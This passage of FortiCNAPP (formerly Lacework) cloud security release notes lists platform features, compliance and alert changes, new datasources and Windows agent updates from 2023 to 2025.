  Upon first logging in to FortiCNAPP from FortiCloud Services, the account owner will be required to select the region before you can select an account. For more information, see Logging in through FortiCloud.
- **AWS Automated Integration**
  Use automated integration to quickly deploy FortiCNAPP monitoring into your AWS account. For more information, see AWS Integration - Automated in the FortiCNAPP Administration Guide.
- **Azure Automated Integration**
  Use automated integration to quickly deploy FortiCNAPP monitoring into your Azure account. For more information, see Azure Integration - Automated in the FortiCNAPP Administration Guide.

Public Preview

- **Widget-based Dashboard**
  A new widget-based Dashboard is available, enabling you to:
  - Create and customize widgets to display high-level information on your organization and cloud environments.
  - Save multiple, custom Dashboard views for private and organization access.

  Views created in the legacy Dashboard are independent of the views created in the new Dashboard. If you would like to continue using the views you configured and saved in the legacy Dashboard, you will need to recreate them in the new Dashboard. See Custom Dashboard views.

  For more information, see Dashboard in the FortiCNAPP Administration Guide.

February 2025 Platform Releases

Generally Available

- **New Agents Dashboard**

  The new Agent Inventory Dashboard is designed to improve your operational efficiency and security through centralized visibility and streamlined management of your agent deployments.

  Key features include:

  - *Centralized Dashboard*: Access a unified interface to monitor all agent-related activities for a holistic view of your deployments.
  - *Proactive Issue Identification*: Quickly detect and address potential agent issues before they impact your operations.
  - *Upgrade Status Monitoring*: Track agent version and upgrade status.
  - *Regular Data Refresh*: The dashboard data is refreshed every 15 minutes.
  - *Visual Trend Graph*: A trend graph displays the total number of agents installed by version over time, allowing for easy monitoring of deployment progress and version distribution.
  - *Customizable Inventory Table*: Configure the inventory table to display the information most relevant to you.

    Available column headings include:

    - Hostname
    - IP Address
    - Agent Status
    - Host Operating System
    - First Seen
    - Last Seen
    - Agent Version
    - Optional: Auto Upgrade Enabled
    - Optional: Tags
  - *Filtering Options*: Use filters to control which agents are displayed.

    Available filters include:

    - Resource Group
    - Agent version
    - Host OS
    - Hostname
    - IP Address
    - Agent status
    - Autoupgrade
    - Token

  For more information, see Agents in the FortiCNAPP Administration Guide.
- **Terraform, CloudFormation, and Control Tower AWS configuration module upgrades**

  The following new versions of these modules have been released:

- Terraform `terraform-aws-config`: Version `0.19.0`
- CloudFormation `lacework-aws-cfg`: Version `0.3.1` (available through the FortiCNAPP console)
- Control Tower `lacework-control-tower-cfn`: Version `1.5`

These releases contain the following features and enhancements:

- Allows a second policy and its attachment under the same role. Each policy has a character limit of 6144 characters.
- Added missing permission for the following AWS services: Simple Email Service, Simple Email Service v2, and Backup.
- New permissions for the following AWS services:
  - Kinesis Video
  - AMP
  - AppStream
  - Personalize
  - Code Artifact
  - Fault Inspection Service
- The following permissions added for services that are not currently supported. They are included to prepare for possible future additions to the supported services and to reduce the need for re-deployments when new services are supported.

  These permission requests are fine-grained and follow the principle of least privilege.
  - Memory DB
  - Resource Groups
  - Q Business
  - Q Apps
  - Q in Connect
  - Service Catalog App Registry
  - Observability Access Manager
  - Cloud Directory
  - Cost Optimization Hub
  - Budgets
  - Billing Console

You should upgrade to the latest release for the appropriate module you use to manage your AWS configuration integration.

For more information about Terraform, see Maintain Cloud Integrations with Terraform.

For more information about CloudFormation, see AWS Integration Using CloudFormation.

For more information about Control Tower, see AWS Control Tower Integration Using CloudFormation.

- **Integration with Google Cloud Identity/Workspace**

  FortiCNAPP identity management integration with Google Google Cloud Identity/Workspace goes from public preview to GA. See Integrate with Google Cloud Identity/Workspace for detailed configuration instructions.
- **Data visualization enhancements for composite alerts**

  The *Events* tab of composite alerts is replaced with the new *Observations* tab. An observation is an event of interest that forms the input for analyzing and creating composite alerts. An observation timeline reduces the overall alert volume, increases alert efficacy, and provides low-fidelity but high-impact signals without overwhelming the SOC with low-quality signals.

  Use the new *Observations* tab for the following purposes:

- View a list of observations associated with a suspected intrusion to investigate and diagnose suspicious activities.
- View a list of compromised resources/entities and details.
- Filter the compromised entities list or search using custom queries.
- Customize the observations view by grouping resources by various criteria.

For more information, see View alerts.

- **Changes to alert tabs**

  The following changes have been applied to viewing alerts:

  - The *Exposure*, *Investigation*, *Related Alerts*, and *Remediation* tabs are no longer available for composite alerts.
  - The *Timeline* tab is renamed *Comments*.

- **Behavior change to evolving alerts**

  Evolving alerts are no longer reopened automatically after receiving new data. The following evolving alert types were previously reopened automatically:

  - Threat intel alerts
  - Policy-based alerts for AWS

January 2025 Platform Releases

Generally Available

- **New datasources**

  You can use FortiCNAPP datasources for custom LQL policies and investigations into your environments. Datasources for the following AWS services are available:

  - Amazon Managed Streaming for Apache Kafka (MSK)
  - AWS Simple Email Service
  - Amazon MQ
  - AWS Backup
  - Amazon Cognito
  - Amazon Kinesis Data Analytics v2
  - AWS App Runner

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- **Terraform module upgrade**

  Version `0.18.0` of the Lacework Terraform `terraform-aws-config` module released.

  If you use Terraform to manage your AWS configuration integration, you should upgrade to this release. For more information, see Maintain Cloud Integrations with Terraform.

- **FortiCloud integration and migration**

  FortiCNAPP has been integrated into FortiCloud Services. FortiCloud accounts can be created so as to access the FortiCNAPP portal through your FortiCloud credentials. Once you have logged into FortiCloud, you can

access other FortiCloud Services.

Existing FortiCNAPP customers will be migrated over to FortiCloud Services.

For more information, see Accessing FortiCNAPP.

Public Preview

- **Azure Automated Integration**

  Use automated integration to quickly deploy FortiCNAPP monitoring into your Azure account. For more information, see Azure Integration - Automated in the FortiCNAPP Administration Guide.
- **Exceptions Management**

  Code security exceptions can be configured to reduce the number of reported vulnerabilities detected. See Exception management for more information.

2024 Platform releases

December 2024 Platform Release

Generally Available

- New Cloud compliance dashboard options

  Assessability filter

  You can sort policy results by how successfully policies were able to assess resources:
  - *Fully assessed: FortiCNAPP did not encounter assessability errors for any of the resources in this policy. This means all resources in this policy have been found to be Compliant or Non Compliant*
  - *Partially assessed*: FortiCNAPP encountered some assessability errors for specific resources; however, most resources were successfully assessed as compliant or non compliant. You can click on resources marked cannot access (CNA) to see the errors found.

- *Unknown*: FortiCNAPP encountered a catastrophic error collecting resources from an API required to assess the policy and most likely FortiCNAPP can't display any resources, or the resources are missing key information.
- *Manual*: the policy was assessed manually.

New Status filter options

Status filter options also appear in details view under framework and account details:

- *Has compliant resources*: the page is filtered to show policies with compliant resources only.
- *Has non-compliant resources*: the page is filtered to show policies with non-compliant resources only.

- **Alert Rules**

  Resource groups are no longer available in organization level alert rules. You can filter using Lacework accounts at this level instead.
- **Code Security**

  Code security features and UI are now available. Code security offers a suite of security tools designed to ensure secure code development. It enables teams to detect and secure their applications, from code to cloud. See Code security in the FortiCNAPP Administration Guide.

Public Preview

- The Explorer provides preconfigured queries that can be customized to extract vital information related to vulnerabilities, identities, and noncompliance. The Explorer graph presents your query results as network and identity relationships between resources through simple, interactive, graphical visuals.
- **AWS Automated Integration**: Use automated integration to quickly deploy FortiCNAPP monitoring into your AWS account. For more information, see AWS Integration - Automated in the FortiCNAPP Administration Guide.

November 2024 Platform Releases

Generally Available

- Resolved issue with violation policies on AWS Web Application Firewall v2 (WAFv2)

  A correction to resource collections for customers using AWS WAFv2 will result in policies that were evaluated as *CouldNotAsses* being evaluated as *Compliant* or *NonCompliant*, which will raise a single alert for the first policy evaluation after this correction.
- Potentially Compromised Azure Identity alert—This alert occurs when FortiCNAPP detects evidence suggesting a potential compromise or breach of security for resources or data within your Azure environment. This encompasses unauthorized access, data leaks, exploitation of vulnerabilities, or other malicious activities.

Public Preview

- Integration with Google Cloud Identity/Workspace

  FortiCNAPP identity management now supports integration with Google Google Cloud Identity/Workspace. See Integrate with Google Cloud Identity/Workspace for detailed configuration instructions.
- **Enhancements to policy-based alerts for AWS**

FortiCNAPP's policy-based alerts for AWS now provide advanced warning of potential threats based on the latest intelligence and threat analysis with the following features:

- The alerts are raised within 15 minutes of the potential threat being detected, giving you more time to take action and protect your organization's assets.
- *Evolving Alerts* - This feature allows you to receive a single, consolidated alert that will automatically update and evolve over one hour, reducing the noise of repetitive alerts. This approach will give you all the information you need to triage and investigate alerts while minimizing distractions and interruptions. See Evolving Alerts for more information.
- The alerts use aggregation keys that allow the grouping of similar alerts into one consolidated alert with all the latest information about the threat, reducing the number of notifications you receive.

- **Behavior change to threat intel and composite alerts**

  The severity level of threat intel alerts and composite alerts changes from dynamic to static. FortiCNAPP no longer automatically updates the severity level of these alerts based on the frequency of the alert.

October 2024 Platform Releases

Generally Available

- **Resource Groups** - The updated Resource Groups feature is now available.
- **Dashboard** - The Dashboard feature is now available.
- **FortiSIEM and FortiSOAR alert channels** - You can now configure a FortiCNAPP alert channel to forward alerts to FortiSIEM or FortiSOAR using webhooks. See FortiSIEM Alert Channel and FortiSOAR Alert Channel for detailed configuration instructions.

September 2024 Platform Releases

Generally Available

- **Rebranding** - Lacework platform is now named FortiCNAPP and includes a new logo.
- **New datasources** - You can use FortiCNAPP datasources for custom LQL policies and investigations into your environments. The following new datasources are available:
  - LW_CFG_AWS_WORKSPACES_DESCRIBE_WORKSPACES
  - LW_CFG_AWS_CLOUDTRAIL_SHADOW_TRAILS

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the FortiCNAPP user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.
- **Governance** - The Governance feature is now available
- **Resource Inventory** - The Resource Explorer module is now named Resource Inventory.
- **Reports** - The Reports feature is now available.
- **Host vulnerability assessment** - Support for Rocky Linux 9.2, 9.3, and 9.4 is added.

Documentation Updates

- **Information architecture restructuring** - Information about Integration has moved to its own chapter in the FortiCNAPP Administration Guide, and information about policies has moved to a FortiCNAPP Policies guide.

June 2024 Platform Releases

Generally Available

- *Kubernetes Compliance for Google Kubernetes Engine (GKE)*

  Google Kubernetes Engine (GKE) is now generally available for all customers by our Kubernetes Security Posture Management. See Kubernetes Compliance Integrations to learn how to integrate your GKE clusters with Lacework.

  Since public preview, we have significantly increased the automated policy coverage, moving from the ~40%, based on recommendations by CIS, up to ~70% in the latest release, providing a much greater level of automated GKE compliance coverage.

  More details regarding the recently automated policies can be found in the Compliance Policy Changelog for the 16th May 2024 release.

Documentation Updates

- *Information architecture restructuring* - We have overhauled the documentation structure at a high level to be more inline with end-to-end user goals.

  Click to show a table that outlines the new structure.

Section	Description
Getting Started	An overview of the Lacework platform and the onboarding tasks.
Compliance	Guidance on our Compliance solution for cloud and Kubernetes environments, including the compliance policy catalog.
Activity Monitoring	How to monitor cloud and Kubernetes activity logs.
Workload Security	Agentless and Agent-based workload security for hosts, containers, and Kubernetes clusters.
Identity Security	How to gain visibility of cloud identities and identify potential risks.
Vulnerabilities	Host and container vulnerability scanning.
Risk Visibility	Identify vulnerable resources using Attack Path Analysis.
Code Security	Identify potential and known vulnerabilities in code.
Alerts	Guidance on alerts and alert management.
Administrator Guide	FortiCNAPP Console management including authentication, dashboard, and alert channels.

Section	Description
Resource Explorer	How to use our Resource Explorer.
API Reference *(unchanged)*	How to use the Lacework API.
CLI Reference *(unchanged)*	How to use the Lacework CLI.
Lacework Query Language (LQL) *(unchanged)*	How to use the Lacework Query Language (LQL) including supported datasources.
Release Notes *(unchanged)*	Lacework platform and agent release notes.

To help provide a seamless experience between the old and new documentation structure, there are redirects in place for the now deprecated URLs. If you encounter any issues, please use the Feedback form to let us know.

Known Issues

- *Dashboard shows spike of non-compliant resources on 25th March 2024* - A fix was released on 25th March 2024 to include cloud accounts that are non-compliant due to compliance policy violations. This will have impacted the trend of the *Compliance* metric data and the number of resources seen in the *Top non-compliant resources* table.

  From 25th March 2024, cloud accounts are flagged as non-compliant even when there is no related resource (within the account) that can be assessed for compliance. See our Dashboard FAQs for further explanation.

May 2024 Platform Releases

Generally Available

- *Updated AWS Foundational Security Best Practices (FSBP) Standard is now available (Revision 2)* - Includes the addition of high severity policies, see AWS Foundational Security Best Practices (FSBP) Standard for details.
- *Alert overview added to dashboard* - The dashboard now displays an overview of open alerts in your environment (split by severity).
- *Policy metadata changes* - The information presented in the Lacework console for custom and default (built-in) policies has changed. Default policies no longer display the "Last updated" and "Updated by" information items. Instead, Lacework is indicated as the creator. Custom policies indicate the last updated date and the user who updated the policy, as before. For more, see View Policies.
- *New datasources* - You can use Lacework datasources as the basis for custom LQL policies and ad hoc investigations into your environments. The following new datasources are available:
  - LW_CFG_AWS_DYNAMODB_DESCRIBE_CONTINUOUS_BACKUPS
  - LW_CFG_AWS_ECR_GET_LIFECYCLE_POLICY
  - LW_CFG_AWS_S3_GET_BUCKET_OWNERSHIP_CONTROLS
  - LW_CFG_AWS_S3_GET_BUCKET_POLICY_STATUS
  - LW_HE_PACKAGES

  For more information, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the Lacework user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.

- *Cloud Compliance drawer UI changes* - The *Excluded* tab under *Resources* in all Cloud Compliance drawers has been split into two new tabs:
  - The *Excepted* tab now shows resources that have a compliance policy exception applied to them.
  - The *Not assessed* tab shows resources that are not assessed.

  This change extends similar recent Compliance Dashboard updates described in April 2024 Platform Releases.
- *The CIS Google Cloud Platform Foundation Benchmark v2.0.0 is now available as a compliance framework* - See our CIS Google Cloud 2.0.0 Benchmark guide for details.

Public Preview

- *Kubernetes Compliance for Google Kubernetes Engine (GKE)*

  Google Kubernetes Engine (GKE) is now supported by our Kubernetes Security Posture Management. See Kubernetes Compliance Integrations to learn how to integrate your GKE clusters with Lacework.

  This release also adds the CIS Google Kubernetes Engine (GKE) Benchmark v1.4.0 as a compliance framework.

  Current Limitations:
  - GKE does not have compliance framework support for Report Configuration templates at this time.
  - We are working on increasing the overall number of automated policies, above and beyond those recommended by CIS. Check the Compliance Policy Changelog for updates.

April 2024 Platform Releases

Generally Available

- *The AWS Foundational Security Best Practices (FSBP) Standard is now available as a compliance framework* - See our AWS FSBP Standard guide for details.
  - This initial release contains critical severity policies only.
- *Compliance dashboard updates* - The details view for a framework, which you can access by clicking a framework from the list at the bottom of the *Frameworks* tab of the Cloud Compliance dashboard, has been improved as follows:
  - In the *Policies* tab, the assessment results for resources (as shown in the *Resources* column) now shows four possible results. Instead of just pass and fail, it now shows the number of resources that are non-compliant (formerly failed), compliant (formerly passed), not assessed, and excepted.
  - If you expand the result details in the *Resources* column, you can now filter visible resources based on the same status results: non-compliant, compliant, not assessed, and excepted. This enables you to quickly view resources based on a status, such as those that were not assessed.
  - In the *Resources* tab, the sub-tab labels have been renamed to Non-compliant, Compliant, and Excluded.
- *Compliance policy title and content updates* - See Latest Changes (15th April 2024) in the Compliance Policy Catalog for details.
- *Violation policy title updates* - Title improvements have been made to 9 AWS CloudTrail policies and 1 Kubernetes Audit Log policy.
- *New datasource support* - We've recently added datasource support for these additional AWS services:
  - AWS API Gateway
  - Application Autoscaling

  - EventBridge
  - Glue

  In addition, we've expanded support for these services: RDS, WAF, SSM, ELB, EC2 Elastic Beanstalk, CloudTrail, and CloudFormation.

  For details, see Datasource Metadata. Note that the introduction of new services may require you to modify the privileges of the Lacework user in your cloud accounts. For more information, see Maintain Cloud Integrations with Terraform.
- *Context panels for resources in the Cloud Compliance Dashboard are now available* - See Context Panels for Resources for details.
- *New composite alert* - The Potential penetration test alert enables faster response to Lacework detection of suspected penetration testing (red/blue/purple team) type activity by providing specific and detailed context. The provided details help you discern real penetration testing activity from actual malicious activity.

Limited Availability

- *Update to Code Security Infrastructure as Code (IaC) Terraform scanning* - we've introduced fixes to how our IaC scanner resolves Terraform module references; as well as fixes to some Terraform checks. These fixes mean you may see a change in the number of findings for Terraform assessments; including the addition of valid true positive violations and the removal of false negative violations.

15th April 2024 - Changed Violation Policies

Policy ID	Old Title	New Title
lacework-global-3	NACL Change	Network Access Control List (NACL) Change
lacework-global-6	New VPN Connection	New Virtual Private Network (VPN) Connection
lacework-global-7	VPN Gateway Change	Virtual Private Network (VPN) Gateway Change
lacework-global-13	IAM Access Key Change	Identity and Access Management (IAM) Access Key Change
lacework-global-15	New Customer Master Key	New Key Management Service (KMS) Key
lacework-global-16	New Customer Master Key Alias	New Key Management Service (KMS) Key Alias
lacework-global-17	Customer Master Key Disabled	Key Management Service (KMS) Key Disabled
lacework-global-19	New Grant Added to Customer Master Key	New Grant Added to Key Management Service (KMS) Key
lacework-global-28	New VPC	New Virtual Private Cloud (VPC)
lacework-global-202	Ingress created without TLS	Ingress created without Transport Layer Security (TLS)

March 2024 Platform Releases

Generally Available

- *Query improvement to lacework-global-496* - A query improvement has been made to lacework-global-496, which will fix an issue where some region specific GCR repositories were being flagged as non-compliant.
- *Compliance policy title and content updates* - See Latest Changes (27th March 2024) in the Compliance Policy Catalog for details.
- *Violation policy title and content updates* - Content improvements have been made to 15 violation policies. Of these, title improvements have been made to 5 AWS CloudTrail policies and 2 Kubernetes Audit Log policies.

Public Preview

- *A redesigned Dashboard is now available in the Lacework Console* - The new Dashboard enables you to track the progress of your environment's security posture across three facets: risk metrics, resource groups, and time. See Dashboard for full details.

Documentation Updates

- *Local scanning quickstart guide added for the Lacework CLI inline scanner component* - The inline scanner can be used through the Lacework CLI by installing the `vuln-scanner` component. See Local Scanning Quickstart - Get Started with the Lacework CLI.
- *Compliance policy changelog history and latest/upcoming changes are now available to view*
  - Latest and upcoming changes to compliance policies are now displayed in the Lacework Compliance Policy Catalog page.
  - Compliance policy changelog history will now be available to view at Compliance policy changelog.
    - This will only include changes from 20th March 2024.

27th March 2024 - Changed Violation Policies

Policy ID	Old Title	New Title
lacework-global-1	VPC Change	Virtual Private Cloud (VPC) Change
lacework-global-12	IAM Policy Change	Identity and Access Management (IAM) Policy Change
lacework-global-18	Customer Master Key Scheduled for Deletion	Key Management Service (KMS) Key Scheduled for Deletion
lacework-global-21	Successful Non-SAML Console Login Without MFA	Successful Non Security Assertion Markup Language (SAML) Console Login Without Multi-Factor Authentication (MFA)
lacework-	S3 Bucket ACL Change	S3 Bucket Access Control List (ACL) Change

Policy ID	Old Title	New Title
global-30		
lacework-global-173	Workload created with shared host PID	Workload created with shared host Process ID (PID)
lacework-global-174	Workload created with shared host IPC	Workload created with shared host Inter-Process Communication (IPC)

February 2024 Platform Releases

Generally Available

- *Support for detecting vulnerabilities on Microsoft Windows Servers* - You can install Lacework Windows agent v1.7.2 or later on your Microsoft Windows Server hosts to proactively identify and take action on operating system and application software vulnerabilities.

  You can use the Host Vulnerabilities page on the Lacework Console to do the following:
  - View operating system and application software vulnerabilities on your Microsoft Windows Server hosts.
  - Prioritize fixing the critical and high risk vulnerabilities before fixing other vulnerabilities.
  - Know the Microsoft KB article or application software version you can install to fix a vulnerability.
  - Know whether you must reboot a Windows Server host after you fix a vulnerability.
  - Know whether Windows Server Update Services (WSUS) is disabled on your host. Lacework recommends enabling WSUS to protect your host from vulnerabilities.
  - Know whether you must upgrade a Windows Server host OS to ensure accurate vulnerability detection. Lacework does not support vulnerability detection on Windows Server 2012 R2 versions older than April 2016.

  - Agentless Workload Scanning does not support host vulnerability assessment on Windows Server hosts. You must install the Lacework Windows agent to enable host vulnerability assessment on Windows Server hosts.
  - Active package detection is not supported on Windows Server hosts.
  - The `lacework vulnerability host` command is not supported on Windows Server hosts.

- *The Lacework Security in Jira integration for Vulnerability Management is now available in all geographic locations* - This feature is also now generally available. See Integrate Lacework with Security in Jira to get started.
- *Active Package Detection (Code Aware Agent) is now generally available* - Active Package Detection enables you to identify active and inactive packages in your environment through our Code Aware Agent, which in turn enables Active Vulnerability Detection.
- *Identity management* - The Lacework identity management feature provides you with the visibility and context to understand your cloud identity architectures and right-size cloud permissions to achieve least privilege goals.

  Access identity management capabilities through the top-level *Identities* menu item in the left navigation. Identities has three pages:

    - The *Overview* page provides a consolidated view of identity metrics, including excessive privileges, active keys older than 180 days, and total number of user accounts. Additional categories of metric trends include high risks, low usage, identity activity, and identity compliance.
    - The *Top identity risks* page helps you prioritize what to fix first by providing a list of the greatest identity risks in your environment.
    - The *Explorer* page provides a list of identities and summary information. From here, you can drill down into identity details such as access grants and identity transitions, for example, you can see which user can assume which roles. You can also get remediation suggestions and rationale for fixing identity issues and even add exceptions to specific risks. The Explorer page also lets you view identity policies.
- *Transit gateway support added to attack path analysis* - The Path investigation page indicates when an entity in the attack path is connected to a cross account. A cross account exists if a cloud entity in one account is exposed to the internet and the transit gateway allows traffic to another account. The Exposure Polygraph includes a new node for transit gateways and tabular details provide the cross account name in context of any connected entities.
- *New composite alert* - The Potentially compromised Kubernetes user alert will be triggered when there Lacework detects evidence suggesting potentially compromised Kubernetes user credentials.
- *Support for detecting active and inactive Rust packages on hosts and containers* - The Lacework platform can now detect active and inactive Rust packages on hosts and containers if you do the following:
    - Install Linux agent v6.12 or later on hosts or containers.
    - Enable active package detection for the agent. For more information, see How do I enable active package detection?
    - Enable Agentless Workload Scanning on the hosts.

  This enables you to know whether a vulnerable Rust package is being used by an application and prioritize fixing active vulnerable packages first. Use the *Package status* filter in the Host Vulnerabilities page and Container Vulnerabilities page to see active or inactive vulnerable Rust packages on hosts and containers. See Host Vulnerability - Package Status for details.

Documentation Updates

- *Improvements to the Compliance Frameworks documentation* - All current Compliance Framework documentation (for example: CIS AWS 1.4.0 Benchmark) has been improved to include additional information in the policy mapping tables.

January 2024 Platform Releases

Generally Available

- *Crowdsourced risk analysis* - Crowdsourcing analysis of alerts lets Lacework leverage combined insights across customers' cloud environments. The insights can help to lower anomaly alert severities by recognizing behaviors that are expected by Lacework or common in cloud environments.
- *Support for detecting active and inactive PHP packages on hosts and containers* - The Lacework platform can now detect active and inactive PHP packages on hosts and containers if you do the following:

a. Install Linux agent v6.11 or later on hosts or containers.
b. Enable active package detection for the agent. For more information, see How do I enable active package detection?.
c. Enable Agentless Workload Scanning on the hosts.

This enables you to know whether a vulnerable PHP package is being used by an application and prioritize fixing active vulnerable packages first. Use the *Package status* filter in the Host Vulnerabilities page and Container Vulnerabilities page to see active or inactive vulnerable PHP packages on hosts and containers. See Host Vulnerability - Package Status for details.

Public Preview

- *Exceptions can now be created for OCI compliance policies*
- *New composite alert* - The Potentially compromised Kubernetes user alert will be triggered when there Lacework detects evidence suggesting potentially compromised Kubernetes user credentials.
- *Lacework AI Assist* - Lacework AI Assist provides an AI-based chat experience within the Lacework Console that helps console users understand and remediate alerts. The Lacework AI Assist enhances the security and remediation expertise of your Lacework Console users by providing interactive, actionable help, particularly relating to a given compliance or anomaly alert.

  Specifically, AI Assist can help your Lacework Console users by:

  - Providing detailed explanation about why the alert was triggered, the potential risks involved, and the key elements of the alert.
  - Offering step-by-step guidance on how to investigate the alert using Lacework tools, and what to look for during the investigation.
  - Providing detailed guidance on remediation steps, for example, by describing how to block an IP address in the cloud console.

  AI Assist can also provide sample code, including CloudFormation and Terraform scripts, to help remediate the issues raised by alerts. The code is tailored for the specific alert type and alert details.

  To use AI Assist, enable it in the Lacework Console's general settings. Once AI Assist is enabled, Lacework Console users can access AI Assist by clicking the chat icon on the right side of the details view for compliance and anomaly alerts.
- *Support for detecting vulnerabilities on Microsoft Windows Servers* - Starting in this release, you can install Lacework Windows agent v1.7.2 or later on your Microsoft Windows Server hosts to proactively identify and take action on operating system and application software vulnerabilities.

  You can use the Host Vulnerabilities page on the Lacework Console to do the following:

  - View operating system and application software vulnerabilities on your Microsoft Windows Server hosts.
  - Prioritize fixing the critical and high risk vulnerabilities before fixing other vulnerabilities.
  - Know the Microsoft KB article or application software version you can install to fix a vulnerability.
  - Know whether you must reboot a Windows Server host after you fix a vulnerability.
  - Know whether Windows Server Update Services (WSUS) is disabled on your host. Lacework recommends enabling WSUS to protect your host from vulnerabilities.
  - Know whether you must upgrade a Windows Server host OS to ensure accurate vulnerability detection. Lacework does not support vulnerability detection on Windows Server 2012 R2 versions older than April 2016.

- Agentless Workload Scanning does not support host vulnerability assessment on Windows Server hosts. You must install the Lacework Windows agent to enable host vulnerability assessment on Windows Server hosts.
- Active package detection is not supported on Windows Server hosts.
- The `lacework vulnerability host` command is not supported on Windows Server hosts.

Documentation Updates

- *All content relating to legacy CIS benchmark reports and policies has now been removed* - This includes the following benchmarks:
  - AWS CIS 1.1.0
  - Azure CIS 1.3.1
  - GCP CIS 1.2.0

Agent releases

Windows Agent releases

September 2025 Windows Agent Release Notes

Deprecation notice: End of support for Windows Server 2012 / 2012 R2

Effective immediately, the FortiCNAPP agent no longer supports Windows Server 2012 or 2012 R2.

These operating systems reached end of support from Microsoft on October 10, 2023, and will no longer receive updates or fixes from us. Existing installations may fail to connect to our servers due to a lack of supported strong TLS ciphers in Windows Server 2012 / 2012 R2 by default.

March 2025 Windows Agent Release Notes

Windows Agent 1.8 Release Notes

This release contains the following updates:

- Fixes EKS installation issue

November 2023 Windows Agent Release Notes

Windows Agent 1.7.2 Release Notes

- Various bug fixes

September 2023 Windows Agent Release Notes

v1.7

Release Notes

- *Automatic discovery of agent server URL* - The Lacework agent uses a region-specific agent server URL to communicate with the Lacework platform. By default, agents use the https://api.lacework.net/ URL in the US region. For Windows agent v1.6 or earlier installed outside the default region, you must explicitly configure the agent server URL using the `serverurl` parameter in the `config.json` file. For more information, see Agent Server URL.

Region	URL
US (default)	https://api.lacework.net
US-02 (US)	https://aprodus2.agent.lacework.net
European Union (EU)	https://api.fra.lacework.net
Australia and New Zealand (ANZ)	https://auprodn1.agent.lacework.net/

  Starting with Windows agent v1.7, it is *optional* for you to configure the agent server URL. The agent automatically discovers the agent server URL for your region.

  To automatically discover the agent server URL for Windows agent v1.7 or later:

  - The agents for which you have not configured the agent server URL will first communicate with https://agent.lacework.net that is located in the US region to know the region they belong to, and then use only the region-specific URL.
  - The agents for which you have configured the agent server URL will first communicate with the configured server URL to know the region they belong to.

  Once the correct region is established, agents remember it and communicate only with the agent server URL for that region until you modify the URL.
- *Support for specifying tolerations for agent pods on Kubernetes clusters* - You can now use the `--windowsAgent.tolerations` Lacework Helm chart option to specify tolerations for agent pods on Kubernetes clusters. For more information, see Specify tolerations for Agent Pods on Kubernetes Clusters.
- *Support for collecting suspicious PowerShell script execution events* - Starting in this release, the agent collects suspicious PowerShell script execution events.
- *Ability to disable collection of suspicious PowerShell script execution events* - By default, the agent collects suspicious PowerShell script execution events. You can now use the following property in the `config.json` agent configuration file to disable collection of PowerShell script execution events:

```
"hids": { "powershell": { "enabled": false } }
```

- In this release, Lacework has added some internal logging to monitor agent connectivity with the Lacework platform. Agents will periodically connect to `agentcheck.lacework.net` and `agent.certprobe.lacework.net` to enable Lacework to monitor agent connectivity with the Lacework platform and notify you if an agent has connectivity issues.

Known Issue

- The Windows agent v1.4 does not automatically upgrade to Windows agent v1.7. The workaround for this is to manually upgrade to Windows agent v1.7 using the instructions in Manual Upgrade of Windows Agent.

June 2023 Windows Agent Release

v1.6

Release Notes

- *Support for specifying agent tags using the Helm Chart* - You can specify agent tags to provide better search and filtering capabilities in the Lacework Console. For example, tags can be used to identify critical assets on which the agent is installed. You can then use filters in the Lacework Console to review the applications running on these assets. Starting in this release, you can use the tags option in the Helm Chart for the Lacework Windows agent to specify the tags.

Known Issue

- The Windows agent v1.4 does not automatically upgrade to Windows agent v1.6. The workaround for this is to manually upgrade to Windows agent v1.6 using the instructions in Manual Upgrade of Windows Agent.

April 2023 Windows Agent Release

v1.5

Release Notes

- *Support for workload security on Windows containers in AKS and EKS Clusters* - You can now deploy the Lacework Windows agent on an Azure Kubernetes Service (AKS) or Amazon Elastic Kubernetes Service (EKS) cluster to enable threat detection, file and Windows registry integrity monitoring, and host-based intrusion detection on Windows containers.

  The Lacework Helm chart for the Windows agent enables you to automatically deploy a Kubernetes pod containing the agent onto every node in your cluster. For more information, see Deploy Windows Agent on AKS and EKS Clusters.
- *Removed osquery dependencies in Windows agent* - Starting in this release, Lacework has removed all osquery dependencies in the Windows agent. This will reduce agent CPU and memory usage.

- *Improved event detections by Windows agent* - The Windows agent is expanding the data it collects to support improved event detections.

Known Issue

